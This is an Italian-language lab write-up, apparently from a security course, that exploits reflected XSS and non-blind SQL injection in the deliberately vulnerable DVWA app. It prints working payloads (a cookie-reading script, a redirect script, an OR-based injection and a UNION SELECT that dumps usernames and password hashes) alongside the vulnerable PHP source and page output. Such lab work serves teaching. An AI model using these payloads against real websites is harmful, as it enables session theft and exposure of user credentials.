

### Traccia:

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping.

Raggiungete la DVWA e settate il livello di sicurezza a «LOW».

Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: **lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.**

La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:

- XSS reflected
- SQL Injection (**non blind**)

## XSS


XSS è una tecnica in cui gli attaccanti iniettano script dannosi in un sito web target e possono consentire loro di ottenere il controllo del sito web. Se un sito web consente agli utenti di inserire dati come commenti, campi del nome utente e campi dell'indirizzo email senza controlli, l'attaccante può inserire anche script di codice dannoso.

### XSS REFLECTED:


In questo caso, i dati dell'hacker non sono memorizzati sul sito web. L'XSS riflesso viene eseguito solo sul lato della vittima. L'XSS riflesso è uno scripting tra siti in cui un hacker invia uno script di input che il sito web riflette poi nel browser della vittima, dove l'hacker esegue i payload JavaScript dannosi.

Semplice script che preleva il cookie di sessione e lo mette nell box alert.

```
<script>alert(document.cookie)</script>
```



Script di spawn console prompt dove si possono fare svariate cose come, furto e fetch cookies, manipolazione del DOM, esecuzione di richieste arbitrarie, keylogging, redirectione a siti malevoli, raccolta informazioni e altro.



`<script>window.location='http://.google.com';</script>`

Reindirizza in google.com

## Conclusione

Un attacco XSS può avere conseguenze gravi per la sicurezza di un sito e per la privacy degli utenti. Una volta ottenuto l'accesso alla console del browser attraverso uno script malevolo, un attaccante può rubare informazioni, manipolare il contenuto della pagina, eseguire azioni fraudolente e molto altro. Pertanto, è essenziale adottare misure preventive per proteggere le applicazioni web da questo tipo di vulnerabilità.

# SQL

Osservando il codice della pagina:

```
SQL Injection Source
vulnerabilities/sql/sourceflow.php

<?php
if (isset($_REQUEST['Submit']) && $_REQUEST['id'] != '') {
    // Get input
    $id = $_REQUEST['id'];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($query);
    if (!$result) {
        die("Query failed: " . mysql_error());
    }

    // Get results
    while ($row = mysql_fetch_assoc($result)) {
        // Get values
        $first = $row['first_name'];
        $last = $row['last_name'];

        // Feedback for end user
        echo "<pre>ID: ($id)<br>First name: ($first)<br>Surname: ($last)</pre>";
    }

    mysql_close($db);
}


// Close database connection
mysql_close($db);
}

// Compare All Levels
Compare All Levels
```

Nel codice, la variabile `$id` viene recuperata dall'input dell'utente senza alcuna validazione o sanitizzazione. Viene poi direttamente concatenata nella stringa della query SQL.

Questo permette a un attaccante di manipolare il valore di `$id` e iniettare codice SQL dannoso, portando potenzialmente ad accessi non autorizzati, perdite di dati o persino alla completa perdita dei dati.

Esempio: `1' OR '1'='1'#`



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: SQL Injection

User ID:

Submit

1' OR '1'='1#

First name: admin

Surname: admin

ID: 1' OR '1'='1#

First name: Gordon

Surname: Brown

ID: 1' OR '1'='1#

First name: Hack

Surname: Me

ID: 1' OR '1'='1#

First name: Pablo

Surname: Picasso

ID: 1' OR '1'='1#

First name: Bob

Surname: Smith

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>


Username: admin  
Security Level: low  
PHPIDS: disabled

View Source

View Help

Anche si possono ottenere informazioni molto sensibili del database come ad esempio l'intero database con password e utenti in chiaro:

*Query: 'UNION SELECT user, password FROM users #*



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: SQL Injection

User ID:

Submit

ID: 'UNION SELECT user, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source

View Help